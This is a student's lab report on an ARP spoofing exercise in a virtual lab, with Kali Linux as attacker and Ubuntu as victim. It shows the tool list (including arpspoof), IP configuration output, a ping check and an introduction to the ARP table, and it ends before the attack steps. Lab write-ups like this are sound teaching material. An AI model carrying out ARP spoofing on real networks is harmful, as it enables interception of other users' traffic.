



# ARP SPOOFING PROJECT



Submitted by:  
Priya Vart Kumar Priyanshu  
ERP: 6606467  
B.Tech CSE – 3Rd Semester






# TOOL USED

- Oracle VirtualBox
- Kali Linux (Attacker System)
- Ubuntu Linux (Victim System)
- dsniff / arpspoof Tool
- Terminal (Command Line Interface)

# IP CONFIGURATION(VICTIM)

- The victim machine is configured with Ubuntu Linux.
- The system receives a dynamic IP address from the network.
- The IP address and network interface are verified using the 'ip a' command.
- This confirms that the victim system is connected to the same network as the attacker.


A terminal window with a dark background and light-colored text. The prompt is 'ubuntu@6606467:~\$'. The command 'ip a' has been executed, showing details for the loopback interface 'lo' and the ethernet interface 'enp0s3'. The 'lo' interface has an IP of 127.0.0.1. The 'enp0s3' interface has a MAC address of 08:00:27:d0:37:a3 and a dynamically assigned IP of 10.87.88.217. Below this, the 'ip route' command is executed, showing a default route via 10.87.88.72 on interface 'enp0s3' using DHCP.

```
ubuntu@6606467:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d0:37:a3 brd ff:ff:ff:ff:ff:ff
    inet 10.87.88.217/24 brd 10.87.88.255 scope global dynamic noprefixroute enp0s3
        valid_lft 3208sec preferred_lft 3208sec
    inet6 2401:4900:51f7:710a:52c9:df3c:ee65:8642/64 scope global temporary dynamic
        valid_lft 7056sec preferred_lft 7056sec
    inet6 2401:4900:51f7:710a:a00:27ff:fed0:37a3/64 scope global dynamic mngtmpa
        valid_lft 7056sec preferred_lft 7056sec
    inet6 fe80::a00:27ff:fed0:37a3/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@6606467:~$ ip route
default via 10.87.88.72 dev enp0s3 proto dhcp src 10.87.88.217 metric 100
```

Figure 1: IP address details of Ubuntu victim system

# IP CONFIGURATION(ATTACKER SYSTEM-KALI LINUX)

- Kali Linux is used as the attacker system.
- The attacker machine is connected to the same network as the victim.
- IP address and network interface details are verified using the 'ip a' command.
- This confirms that the attacker can communicate with the victim system.




```
kali@PRIYAVARTKUMARPRIYANSHU: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@PRIYAVARTKUMARPRIYANSHU)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 10.87.88.40/24 brd 10.87.88.255 scope global dynamic noprr
        valid_lft 2947sec preferred_lft 2947sec
    inet6 2401:4900:51f7:710a:fc98:641d:2ddd:8518/64 scope global
        valid_lft 7039sec preferred_lft 7039sec
    inet6 fe80::4aff:daca:f4c5:2d5b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 2: IP address details of Kali Linux attacker system



# Network Connectivity Verification

- Before performing the ARP spoofing attack, network connectivity is verified.
- ICMP ping is used to test communication between attacker and victim systems.
- Successful ping responses confirm that both systems are on the same network.
- This step ensures that the attack can be executed properly.




```
kali@PRIYAVARTKUMARPRIYANSHU: ~  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@PRIYAVARTKUMARPRIYANSHU)-[~]  
$ ping 10.87.88.217  
PING 10.87.88.217 (10.87.88.217) 56(84) bytes of data.  
64 bytes from 10.87.88.217: icmp_seq=1 ttl=64 time=2.46 ms  
64 bytes from 10.87.88.217: icmp_seq=2 ttl=64 time=0.900 ms  
64 bytes from 10.87.88.217: icmp_seq=3 ttl=64 time=1.17 ms  
64 bytes from 10.87.88.217: icmp_seq=4 ttl=64 time=1.19 ms  
64 bytes from 10.87.88.217: icmp_seq=5 ttl=64 time=1.36 ms  
^C  
— 10.87.88.217 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4003ms  
rtt min/avg/max/mdev = 0.900/1.415/2.456/0.540 ms
```

Figure 3: Successful ping response between attacker and victim systems

# ARP Table Before Attack

- The ARP table stores mappings between IP addresses and MAC addresses.
- Before the attack, each IP address is mapped to a unique MAC address.
- The ARP table is checked using the 'arp -a' command on the victim system.
- This represents the normal and secure state of the network.



